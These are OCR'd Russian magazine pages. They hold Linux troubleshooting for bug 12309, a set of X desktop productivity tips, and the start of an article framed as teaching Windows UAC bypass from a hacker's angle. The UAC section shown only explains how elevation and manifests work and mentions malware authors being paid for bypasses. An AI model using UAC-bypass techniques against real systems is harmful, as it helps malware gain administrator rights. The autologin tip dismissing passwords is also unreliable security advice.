и понаблюдать за отзывчивостью ОС, особенно графических приложений. Если при этом дико подскочет wa (а с ним и LA), и система станет неюзабельной чуть более, чем полностью, — бинго, ты поймал 12309.

На самом деле 12309 — это не один, а несколько багов, смешанных в кучу. Можно выделить следующие случаи появления:

• при копировании больших объемов данных с винта на винт (или с раздела на раздел одного винта);
• при нехватке ОЗУ (и, соответственно, диком своппинге);
• при копировании на USB-девайсы;
• при использовании зашифрованных разделов;


Соответственно, фиксы тоже будут разные:

1. Смена планировщика ввода-вывода на какой-нибудь не-cfq. Посмотреть текущий планировщик можно так:

```
$ cat /sys/block/sdX/queue/scheduler
```

где sdX — нужный девайс (обычно — sda). Используемый в данный момент планировщик будет указан в квадратных скобках. Можно сменить планировщик и посмотреть на результат:

```
# echo deadline > /sys/block/sdX/queue/scheduler
```



Кракозябры в zip-архиве

Чтобы выбранный планировщик устанавливался при загрузке, нужно передать ядру параметр elevator=deadline. В случае с grub необходимо изменить строку GRUB_CMDLINE_LINUX_DEFAULT в /etc/default/grub, а затем обновить конфигурацию:

```
$ sudo update-grub
```

2. Настроить ОС на менее агрессивное использование swap:

```
# echo 10 > /proc/sys/vm/swappiness
```

Теперь система начнет использовать swap только в том случае, если свободной ОЗУ останется меньше 10%. В Ubuntu, например, значение swappiness по умолчанию — 60. Чтобы значение не менялось после ребута, не забудь добавить его в /etc/sysctl.conf.

3. Добавить ОЗУ. Часто проблема возникает при активном использовании swap.

4. В некоторых случаях помогает смена ядра на что-нибудь старше 2.6.17 или новее 2.6.34.

К слову, я сам несколько раз видел 12309, но только на ядрах < 2.6.35. Иногда глюк проявляется только при копировании на USB-носитель.

Самый-самый

Самый важный баг зарегистрирован под гордым первым номером в багтрекере Ubuntu, bugs.launchpad.net, 20 августа 2004 и называется «Microsoft has a majority market share». Авторство принадлежит Марку Шаттлворту. Мой вольный перевод описания:

«У Microsoft доминирующее положение на рынке десктопов. Ubuntu создана для того, чтобы пофиксить этот баг. Закрытое ПО сдерживает инновации в IT-отрасли, ограничивает доступ к IT для небольшого процента мирового населения и не позволяет разработчикам во всем мире в полной мере реализовывать свой потенциал. Этот баг очень широко распространен.

Способ воспроизведения бага:

Посетить компьютерный магазин в своем районе.

Что мы там увидим:

1. Большинство ПК продается с предустановленным закрытым ПО.

2. Очень небольшая доля ПК продается с предустановленной Ubuntu и/или другим свободным ПО.

Что должны будем увидеть:

1. Большинство новых компьютеров должны включать только свободное программное обеспечение — например Ubuntu.

2. Ubuntu должна продвигаться таким образом, чтобы ее удивительные возможности и преимущества были очевидны и известны всем.

3. С течением времени система должна становиться все более и более дружественной пользователю.»

Странно, что на момент написания статьи этот баг затрагивает всего 619 человек, однако имеет 1500 комментариев. Будем с нетерпением ждать фикса :).

Заключение

Да, в больших OpenSource проектах много багов. Но и в больших проектах с закрытыми исходниками их не меньше — просто не всегда они доступны широкой общественности. Большое преимущество OpenSource здесь в том, что при желании ты сам можешь провести аудит кода и поправить любой баг. ⌶



Евгений Зобнин (execbit.ru)



ПЛЮШКИ ДЛЯ ДЕСКТОПА

Делаем рабочий стол проще и удобнее


В этой статье я расскажу о нескольких способах сделать свою жизнь в иксах проще и эффективнее. Описанные методы почти не связаны между собой, поэтому их можно применять независимо друг от друга.

Логинимся в иксы автоматически

Линуксоиды любят пароли. Очень любят. Вот только большинство из них почему-то забывают, что на домашней машине или ноутбуке пароль не имеет никакого значения. Перезагрузить машину и затем выбрать пункт меню, содержащий фразу «fail safe», в загрузчике Grub сможет даже твоя бабушка или пятилетний брат. Поэтому, настроив автологин, ты не сделаешь машину менее безопасной, зато навсегда освободишь себя от необходимости ввода этого длинного запутанного пароля. В средах KDE и Gnome автологин можно настроить с помощью специальных графических конфигураторов, которыми просто и легко пользоваться. Но у такого способа есть один существенный недостаток: менеджер входа в систему (в KDE он зовется kdm, а в Gnome — gdm) запускается в любом случае, а это дополнительные тормоза (kdm и gdm действительно довольно толстые программы, которые стартуют отнюдь не мгновенно). Однако можно отказаться от менеджера логина совсем. Один из лучших методов решения этой задачи описан в **ArchLinux Wiki** (wiki.archlinux.org). Заключается он в том, чтобы на последнем этапе загрузки сразу запускать иксы с правами нужного пользователя. Для этого надо всего лишь добавить в конец файла /etc/inittab следующую строку:

```
x:5:once:/bin/su имя_юзера -l -c "/bin/bash
--login -c startx >/dev/null 2>/dev/null"
```

А также убедиться в том, что по умолчанию система грузится до



Главное окно easystroke

пятого уровня (в начале того же файла должна быть примерно такая строка: «id:5:initdefault:»). При этом команды, необходимые для запуска графической среды, нужно поместить в файл ~/.xinitrc. Например, если ты используешь KDE, то файл должен содержать строку «exec startkde», Gnome — «exec gnome-session», Fluxbox — «exec fluxbox» и так далее.
Особая красота этого метода заключается в том, что аккаунт пользователя остается в безопасности, поскольку мы не меняли ничего в его настройках и не обнулили пароль.

Рулим WM из командной строки и скриптов

Существует очень полезный стандарт, который описывает способ взаимодействия между менеджером окон и всем остальным миром в виде утилит, демонов и прочих сервисов. Называется он EWMH (Extended Window Manager Hints), а его польза заключается в том, что он, во-первых, делает менеджеры окон универсальными (например, если ты соберешься заменить WM в своем Gnome на что-то более интересное, чем Metacity, то Gnome даже не заметит подмены и будет продолжать исправно функционировать), а во-вторых, определяет способ управления любым EWMH-совместимым WM извне, без каких-либо дополнительных костылей.
Естественно, для управления нужна какая-то программа, которая будет выступать в роли клиентской стороны в процессе обмена EWMH-совместимыми сообщениями с WM. Одна из таких программ называется wmctrl, и она умеет вертеть менеджером окон как угодно, делая с ним практически все, что можно сделать напрямую, используя мышь и клавиатуру. Но самое важное, что wmctrl — утилита командной строки, поэтому ее можно легко запихнуть в скрипт, который будет выполнять сложные манипуляции.
Пример первый. Допустим, что каждый твой день начинается с включения компа, запуска нескольких приложений и включения музыки. Вручную все это запускать уже надоело, а менеджер окон делает это как-то неумело (либо вообще не делает). К тому же было бы удобнее иметь универсальное решение, не зависящее от конкретного WM, да еще и способное располагать окна на нужных рабочих столах и в нужных местах экрана. Нет проблем, просто устанавливаем wmctrl и пишем простой скрипт:

```
# vi ~/bin/wm-startup.sh
#!/bin/sh
# Запускаем нужные приложения
```



Запускаем Firefox через Gnome Do

```
chromium &
audacious &
xterm -c mcabber &

# Ждем пять секунд, чтобы все это успело появиться
на экране
sleep 5


# Отправляем chromium на второй рабочий стол и
растягиваем на весь экран
wmctrl -r chromium -t 2
wmctrl -r chromium -b add,fullscreen

# Сворачиваем audacious, чтобы не мешал
wmctrl -r audacius -b add,shaded

# Отправляем xterm с открытым mcabber на второй
рабочий стол, задаем ему нужный размер и
располагаем в левой верхней части экрана (50,50)
wmctrl -r mcabber -t 2
wmctrl -r mcabber -e '0,50,50,600,300'

# Делаем окно chromium активным, выводим его на
передний план и переключаемся на его рабочий стол
wmctrl -a chromium
```

Обрати внимание, что для управления mcabber я использовал его имя, несмотря на то, что mcabber не является графическим приложением, а значит, по логике, не может быть адресован с помощью wmctrl. Но эта команда работает, поскольку, во-первых, wmctrl позволяет указывать только часть имени окна при его адресации, а во-вторых, xterm меняет имя своего окна, указывая в нем имя запущенного в данный момент приложения.
Пример второй. У всех нас есть набор приложений, которые всегда должны быть под рукой, но большую часть времени не нужны. Это, например, программа для ведения заметок, IM-клиент, терминал — обычно они висят в фоне/трее и ждут своего часа. Однако каждый раз использовать мышь, чтобы нажать на значок, который выводит программу из трея, либо разворачивает ее из таскбара, довольно утомительно. Лучше доверить работу wmctrl:



info


• Когда будешь править конфиг xneur, имей в виду, что у программы нет вшитых дефолтовых настроек, поэтому удаленная строка из конфига = удаленная функция из программы.

• Для xneur есть хорошая и очень функциональная графическая оболочка под названием gxneur (xneur.ru/downloads/).

• Джедайский путь настроек горячих и мультимедийных клавиш — команда xmodmap из комплекта X.Org.

• Для настройки горячих клавиш также можно использовать команду **xbindkeys** (bit.ly/8aHUib).





Окно настроек gxneur не умещается на рабочий стол 800x600

pytyle в Ubuntu 10.10

```
$ wmctrl -r mcabber -b toggle,hidden
```

Это все. Команда выводит окно на передний план, если оно свернуто, и прячет, если окно находится на экране. Достаточно поместить ее в скрипт, повесить на хоткей, и проблема решена (ты, наверное, догадался, что таким образом можно реализовать аналог yakuake или tilde, придется только изменить название терминала, чтобы wmctrl всегда безошибочно его находил). Подобные скрипты можно использовать не только для запуска нужных программ после старта ОС, но и для многих других задач, например, переключения между «режимами работы»: один скрипт активирует набор приложений для отдыха (браузер, медиаплеер), другой — для работы (среда разработки, браузер с открытой документацией). Их можно повесить на хоткеи и забыть про ручную раскладку окон раз и навсегда.

Делаем менеджер окон эффективнее

В кругах UNIX-джедаев часто можно слышать разговоры о так называемых тайловых менеджерах окон. Достоинство таких WM в том, что они никогда не накладывают окна друг на друга, размещая их таким образом, чтобы приложения делили между собой весь экран, а незанятых областей экрана не оставалось (скриншот хорошо демонстрирует эту концепцию). Такой способ расположения окон оказывается очень полезным на широкоформатных мониторах, большая часть пространства которых обычно оказывается пустующей. Но где достоинства, там и недостатки: к тайловым WM очень трудно привыкнуть, к тому же в основном графический софт просто не рассчитан на применение в такой конфигурации. Поэтому был придуман инструмент под названием **pytyle** (pytyle.com), который надстраивается над существующим WM, добавляя ему функцию тайловой раскладки окон. При этом вся функциональность оригинального WM сохраняется, а тайлинг активируется и деактивируется с помощью клавиатурных комбинаций.

Инструмент этот довольно популярен, но отсутствует в репозиториях большинства дистрибутивов. Поэтому придется устанавливать вручную:

```
$ sudo apt-get install python-xlib
$ wget http://goo.gl/V6rWY
$ tar -xzf pytyle-0.7.5.tar.gz
$ cd pytyle-0.7.5
$ sudo python setup.py install
```

Запуск стандартен:

```
$ pytyle
```

Рекомендую сразу поместить эту команду в автозагрузку, потому как по умолчанию pytyle никак себя не выдает и не меняет поведения WM, а вот пригодиться он может в любую минуту.

Сам тайлинг активируется после нажатия комбинации <Alt+A>, для деактивации предназначена комбинация <Alt+U>. Комбинация <Alt+Z> переключает между режимами тайлинга (то есть вариантами раскладки окон). Что-то еще говорить здесь не имеет смысла, с тайлингом нужно знакомиться лично, только тогда его смысл станет понятным. Приведу лишь остальные возможные клавиатурные комбинации:

```
Alt+J / Alt+K — переключиться между окнами;
Alt+H / Alt+L — изменить размер окон;
Alt+Shift+C — закрыть окно;
Alt+M — перевести фокус на основное окно;
Alt+C — сделать следующее окно основным;
Alt+Shift+D / Alt+Shift+B — включить или выключить декорацию окна и бордюров.
```

В своей работе pytyle использует все тот же EWMH, поэтому он совместим с любым более-менее современным WM (список EWMH-совместимых WM можно увидеть, например, в Википедии: en.wikipedia.org/wiki/EWMH).

Запускаем приложения быстро и непринужденно

Знаешь, что делает работу в Mac OS X по-настоящему удобной? Если ты думаешь, что это качество ПО, сбалансированный графический интерфейс, скорость работы или еще что-то в этом роде, то я тебя разочарую: самое удобное, что есть в макосях — это Launcher, программа для запуска приложений, рудиментарный аналог которой можно найти почти в любой графической среде, если нажать <Alt+F2>.

Преимущество яблочного лончера в том, что помимо тупого запуска программ он выполняет огромное количество других функций: поиск файлов, сайтов, истории браузера, управление другими программами, сложение, умножение, деление и многое другое. Вся суть в том, что все это доступно через единое окно ввода.

Аналог (и очень хороший аналог) Mac OS X Launcher есть в KDE4. Он доступен через стандартную комбинацию <Alt+F2>, хорошо выглядит, быстро работает и имеет кучу плагинов.

К сожалению, в других средах все далеко не так радужно. Например, в Gnome и XFCE чего-то подобного нет до сих пор, а стандартная запускалка, доступная по <Alt+F2>, наводит грусть и печаль. Приходится искать сторонние программы. И они есть, это **Gnome Do** (do.davebsd.com) и **Launchy** (launchy.net). Обе хорошо развиты и имеют потенциал. Единственное, что портит общее впечатление, это требование mono



Уведомление
В Ubuntu оно выглядит так

Одно и то же сообщение notify-send в двух разных WM

для Gnome Do и QT для Launchy (который, к тому же, в Linux работает нестабильно).

Создаем графические уведомления и диалоги из консоли

Привыкнув решать рутинные задачи с помощью скриптов, рано или поздно сталкиваешься с проблемой их интеграции в графическое окружение. Те, кто пишет на python, ruby и других языках, легко решают эту задачу с помощью графических библиотек, но что делать, если твой выбор — bash?

Понятно, что полноценно вписать bash в графическую среду не получится просто по причине его технических ограничений. Зато всегда можно воспользоваться специальными утилитами командной строки, которые генерируют простые графические интерфейсы на основе опций командной строки.

Одна из таких утилит называется zenity (live.gnome.org/Zenity). Это потомок довольно популярной утилиты gdialog, которая, в свою очередь, представляет собой графическую версию dialog (на которой построены многие псевдографические утилиты и, например, интерфейс инсталлятора Slackware Linux).

Утилиту чрезвычайно просто использовать, достаточно вызвать ее с нужными параметрами, и на экране появится графическое окно. Например, следующая команда отобразит на экране окно с текстом «Hello World!»:

```
$ zenity --info --text "Hello World\!"
```

Также можно изобразить поля ввода ('--entry'), сообщения об ошибке ('--error'), списки ('--list'), прогресс-бары ('--progress'), календарь ('--calendar') и многое другое. При этом информация о действиях пользователя (какая клавиша нажата, какой элемент списка выбран и так далее) с окном возвращается в стандартный вывод, что позволяет строить довольно сложные интерфейсы.

Если функциональность Zenity кажется тебе излишней для простого скрипта, который должен всего лишь вернуть на экран свои данные, самое время взглянуть на команду notify-send.

Единственная задача этой команды — вывести на экран информационное сообщение и убрать его спустя определенный промежуток времени. Для вывода используется интерфейс libnotify, так что сообщение будет выглядеть родным в любом менеджере окон и графической среде с поддержкой этой библиотеки (а это все наиболее популярные WM и DE).

Пользоваться командой очень просто:

```
$ sudo apt-get install libnotify-bin
$ notify-send "Apache перезапущен!"
```

Для разнообразия можно добавить иконку и указать важность сообщения:

```
$ notify-send -i gtk-dialog-info -u critical \
  "Файловая система заполнена на 99%!"
```

Переключаем раскладку клавиатуры автоматически

Одно из самых известных приложений для Windows называется Punto Switcher. Его задача заключается в том, чтобы автоматически переключать раскладки клавиатуры, основываясь на эвристических методах анализа введенной пользователем строки. В Linux (да и в любом *nix) аналог этой программы называется xneur (X Neural Switcher) и, в отличие от своего брата из Windows, распространяется бесплатно, да еще и с исходниками.

Демон xneur может существенно сэкономить твое время и нервы, но чтобы он не стал помехой, нужно уметь его готовить, а точнее — правильно настраивать.

Основная проблема, с которой сталкиваются почти все новые пользователи xneur, это вездесущность программы. По умолчанию действие xneur распространяется на всю систему, хотя в Linux, со всеми его эмуляторами терминалов, запускалками приложений и прочими двухрежимными vim'ами было бы гораздо правильнее применять возможности xneur только к избранным приложениям (тем более, что с некоторыми из них он работает некорректно).

Чтобы научить этому xneur, достаточно создать локальную копию его конфигурационного файла:

```
$ cp /usr/etc/xneur/xneurrc ~/.xneur/xneurrc
```

И отредактировать его следующим образом:

$ vi ~/.xneur/xneurrc

```
# Включаем обычный режим работы
ManualMode Yes
# Приложения, в которых xneur должен работать
в автоматическом режиме
SetAutoApp Pidgin
SetAutoApp Psi
SetAutoApp Gedit
SetAutoApp Chromium
# Приложения, несовместимые с xneur
ExcludeApp Focuswriter
ExcludeApp Wine
```

Возможно, от автоматического режима следует вообще отказаться, воспользовавшись поддержкой горячих клавиш. Дело в том, что в процессе своей работы xneur не просто меняет раскладку, но и исправляет часть уже набранного текста, а это дает возможность исправлять введенные слова не «на лету», а только по запросу пользователя уже после того, как слово было набрано. Во многих случаях это оказывается более удобным и предпочтительным вариантом. Всего xneur поддерживает около десяти различных клавиатурных комбинаций, самые полезные из которых перечислены ниже:

Клавиатурные сочетания xneur

Break – исправить последнее введенное слово;
Shift+Break – исправить выбранный текст;
Ctrl+Print – изменить режим работы программы;
Alt+Scroll Lock – применить к выбранному фрагменту транслитерацию ("привет" → "privet");
Ctrl+Tab – развернуть аббревиатуру;
Win+D – вставить текущую дату

Более того, даже если ты не собираешься использовать xneur для переключения раскладок, его все равно стоит установить из-за различных плюшек, которые он дает при наборе текста. Это, например, исправление слов, набранных со сЛУЧАЙНО нажатым CapsLock,





```
#!/bin/sh

# Запускаем нужные приложения
chromium &
audacious &
xterm -c mcabber &

# Ждем пять секунд, чтобы все это
# успело появиться на экране
sleep 5

# Отправляем chromium на второй рабочий
# стол и растягиваем на весь экран
wmctrl -r chromium -t 2
wmctrl -r chromium -b add,fullscreen

# Сворачиваем audacious чтобы не мешал
wmctrl -r audacius -b add,shaded

# Отправляем xterm с открытым mcabber на
# второй рабочий стол, задаем ему нужный
# размер и располагаем в левой верхней
# части экрана (50,50)
wmctrl -r mcabber -t 2
~/bin/wm-startup.sh[+] [sh]
-- ВСТАВКА --
```

Пишем скрипт, управляющий менеджером окон

исправление двойных ПРописных букв, удаление или добавление лишних/нужных пробелов перед и после знаков препинания, автоматическое исправление строчной буквы на прописную после точки.

Настраиваем универсальные горячие клавиши

Почти любой менеджер окон позволяет повесить на горячие клавиши выполнение внешних команд, что делает очень удобным запуск часто используемых приложений или консольных команд. Одна беда: хоткеи приходится настраивать отдельно для каждого менеджера окон, что не очень удобно, если ты еще не определил свой идеал или просто пользуешься разными WM.
К счастью, решить проблему можно с помощью все того же xneur. Достаточно добавить в xneurrc записи примерно следующего вида:

```
$ vi ~/.xneur/xneurrc
AddAction Alt t Вызов терминала <cmd>gnome-terminal</cmd>
AddAction Alt g Открыть Gedit <cmd>gedit</cmd>
AddAction Super_L Открыть Nautilus <cmd>nautilus ~/</cmd>
```

Обрати внимание, что по умолчанию в конфигурационном файле уже есть несколько очень даже полезных клавиатурных комбинаций — например, для поиска выделенной строки в Google (Win+G) или перевода выбранного слова (Win+R).

Активируем мультимедийные клавиши

Один из самых эффективных способов повысить продуктивность своей работы заключается в использовании различных клавиатурных комбинаций и мультимедийных клавиш, присутствующих на многих клавиатурах. Однако далеко не всегда эти дополнительные клавиши начинают работать прямо из коробки. К тому же часто на них хочется повесить совершенно другие действия.
KDE и Gnome в большинстве случаев распознают такие клавиши и даже позволяют менять эффект от их нажатия с помощью графического конфигуратора, но они привязаны к самим графическим средам, и в каком-нибудь Fluxbox их будет трудно задействовать.
В этом случае спасет графическая программа **keytouch** (keytouch.df.net),

```
# It's a X Neural Switcher configuration file by XNeur
# All values writted XNeur

# Config version
Version 0.12.0

# Work in manual mode
ManualMode Yes

# Level of messages program will write to output
#LogLevel Error
#LogLevel Warning
#LogLevel Log
#LogLevel Debug
#LogLevel Trace
LogLevel Trace

# Define unused languages
# Example:
#ExcludeLanguage de

# Define initial keyboard layout for all new applications
DefaultXkbGroup 0

~/.xneur/xneurrc [conf]
```

Редактируем конфигурационный файл xneur

которая позволяет настроить как мультимедийные клавиши клавиатуры (для этого имеются преднастроенные конфиги для разных моделей), так и клавиатурные комбинации. Пользоваться ей просто: запускаем программу, выбираем модель своей клавиатуры, при необходимости переназначаем клавиши, используя графический интерфейс.
Программа снабжена демоном keytouchd, который «слушает» нажатия клавиш, поэтому его придется добавить в автозагрузку (в Debian/Ubuntu это происходит автоматически при установке пакета).

Выжимаем из мыши все

Несмотря на очевидное удобство, клавиатурные комбинации и мультимедийные клавиши подходят далеко не всем. Если ты привык использовать мышь для выполнения любых действий в иксах, то «мышиные жесты» — это то, что тебе нужно.
Поддержка жестов по умолчанию есть в KDE, так что если ты пользователь этой среды, то можешь сразу идти в меню конфигурирования устройств ввода и выполнить настройку. В противном случае у тебя остается только один выбор: установить программу **easystroke** (sf.net/apps/trac/easystroke):

```
$ sudo apt-get install easystroke
```

После запуска в трее появится значок программы в виде разноцветной загогулины, символизирующей ход мыши при расчерчивании жеста. После щелчка по значку на экране появится окно программы с пустым списком жестов. Щелчок по кнопке «Add Action» добавляет новый жест, для которого нужно выбрать имя и тип действия (наш выбор — Command, предназначенный для запуска новых приложений). Далее следует ввести имя запускаемой команды и щелкнуть по ячейке колонки Stroke, после чего можно нарисовать нужный жест. Делать это следует с нажатой третьей клавишей мыши (колесико) и максимально быстро (не стоит пытаться вырисовать красивый жест, потому что его будет трудно повторить).
Проделываем эти действия для каждой команды и жеста, сворачиваем программу в трей, наслаждаемся (стоит отметить превосходный уровень распознавания, 10 из 10). При необходимости добавляем easystroke в автозапуск.

Выводы

У каждого из нас свои представления о красоте и удобстве графического интерфейса, поэтому универсальных рецептов его настройки не существует. Но выбрав из описанных в статье подходов те, которые близки именно тебе, ты сможешь сделать ОС проще и удобнее. ⌶

Александр Эккерт (stannic.man@gmail.com)




ОБЛАМЫВАЕМ UAC

Так ли страшна программисту система контроля пользователей?

Уж не знаю, сколько раз в тырнетах поднималась пресловутая тема контроля за действиями пользователя (UAC): нужна ли она, насколько эффективна... Но мы рассмотрим этот вопрос еще раз, теперь с чисто прикладной, хакерской точки зрения. Плюсы и минусы системы, а также самое главное — как ее можно обойти.

Итак, что же такое UAC с точки зрения безопасности? Разработчики Windows (видимо, немало озаботившись унылыми сведениями из багтраков, регулярно пополняющимися все новыми и новыми уязвимостями в самой распространенной ОС в мире) решили, что если уж все или почти все юзеры сидят под правами администратора, то надо сделать некий программный компонент, который будет испрашивать у юзеров разрешения. Оставим в стороне холивар на тему «Нужны ли простому юзеру права администратора?», поскольку сей крайне философский вопрос спорен: с одной стороны, права админа простому пользователю, действительно, не нужны, а с другой — они нужны туевой хуче довольно повседневных программ. Итак, UAC призвана обеспечить пользователям возможность работать, не прибегая к административным правам.

Обладая административными правами, пользователь может просматривать и изменять любую часть операционной системы, включая код и данные других пользователей и даже самой Windows. Без административных прав пользователи не могут случайно изменить системные параметры, вредоносная программа не может изменить параметры системной безопасности или отключить авер, а пользователи не могут нарушить безопасность важных данных других пользователей на общедоступных компьютерах. Работа с правами обычного пользователя, таким образом, помогает уменьшить количество срочных вызовов службы поддержки в корпоративных средах, смягчить ущерб от вредоносной программы, способствует более четкой работе домашних компьютеров и защищает уязвимые данные на общедоступных тачках.




Отключение UAC через оснастку

UAC делит все исполняемые задачи на две группы — те, которые могут быть исполнены обычными пользователями, и те, которые выполняются только администраторами. UAC незаметно для администратора переводит систему в режим непривилегированного пользователя, а когда требуются права администратора — появляется системный диалог, через который можно временно повысить свои права.
И ведь надо признать, что введение UAC довольно сильно обломало начинающих и не очень кодеров, зарабатывающих себе на жизнь разработкой малвари, так что на специальных бордах заказчики теперь в первую очередь спрашивают о возможности кода работать в Vista/7 и обходить UAC. Платили и до сих пор платят за это вполне адекватные деньги.

Немного ликбеза, или как законно получить права админа

Определить потребность системы и приложений в административных правах можно множеством способов. Один из них — команда контекстного меню и ярлык «Запуск от имени администратора» в пользовательском интерфейсе проводника. Эти элементы содержат цветной значок щита, который должен быть добавлен ко всем кнопкам или пунктам меню, выбор которых приводит к повышению прав. При выборе элемента «Запуск от имени администратора» проводник вызывает API-функцию ShellExecute с командой «runas».
Подавляющее большинство программ установки требуют административных прав, поэтому загрузчик образов, который инициирует запуск исполняемого файла, содержит код обнаружения установщиков для выявления устаревших версий. Часть алгоритмов используемой загрузчиком эвристики довольно проста: он ищет слова «setup», «install» или «update» в имени файла образа или внутренней информации о версии. Более сложные алгоритмы включают просмотр в исполняемом файле последовательностей байтов, обычно применяемых сторонними разработчиками в служебных программах — установочных оболочках.
Чтобы определить, нуждается ли целевой исполняемый файл в правах администратора, загрузчик образов также вызывает библиотеку совместимости приложений (appcompat). Библиотека обращается к базе данных совместимости приложений, чтобы определить, связаны ли с исполняемым файлом флаги совместимости RequireAdministrator или RunAsInvoker.
Самый общий способ запросить для исполняемого файла административные права — добавить в его файл манифеста приложения тег requestedElevationLevel. Манифесты — это XML-файлы, содержащие дополнительные сведения об образе. Они были введены в Windows XP как способ определения зависимостей для параллельно используемых библиотек DLL и сборок Microsoft .NET Framework. Наличие в манифесте элемента trustInfo (он показан ниже во фрагменте дампа Firewallsettings.exe) означает, что исполняемый файл был написан для Windows Vista и содержит элемент requestedElevationLevel. Атрибут level этого элемента может иметь одно из трех значений: asInvoker, highestAvailable и requireAdministrator.



Типичная реакция UAC на непонятные действия



```
<trustInfo
 xmlns="urn:schema-microsoft-com:asm.v3">
 <security>
  <requestedPrivileges>
   <requestedExecutionLevel
    Level="requireAdministrator"
    uiAccess="false"/>
  </requestedPrivileges>
 </security>
</trustInfo>
```

Исполняемые файлы, не требующие административных прав, (например Notepad.exe), имеют значение атрибута asInvoker. В некоторых исполняемых файлах заложено допущение, что администраторы всегда хотят получить максимальные права. Поэтому в них используется значение highestAvailable. Пользователю, запускающему исполняемый файл с этим значением, предлагается повысить права, только если он работает в режиме AAM или рассматривается как администратор согласно определенным ранее правилам, и в связи с этим должен повысить права для обращения к своим административным привилегиям.
Примерами приложений, для которых используется значение highestAvailable, могут служить программы Regedit.exe, Mmc.exe и Eventvwr.exe. Наконец, значение requireAdministrator всегда инициирует запрос повышения и используется всеми исполняемыми файлами, которым не удастся выполнить свои действия без административных прав.
В приложениях со специальными возможностями атрибуту uiAccess задается значение «true» для управления окном ввода в процессах с повышенными правами. Кроме того, для обеспечения этих возможностей они должны быть подписаны и находиться в одном из нескольких безопасных размещений, включая %SystemRoot% и %ProgramFiles%.
Значения, задаваемые исполняемым файлом, можно легко определить, просмотрев его манифест с помощью служебной программы Sigcheck от Sysinternals. Например: sigcheck –m <executable>. При запуске образа, который




dvd

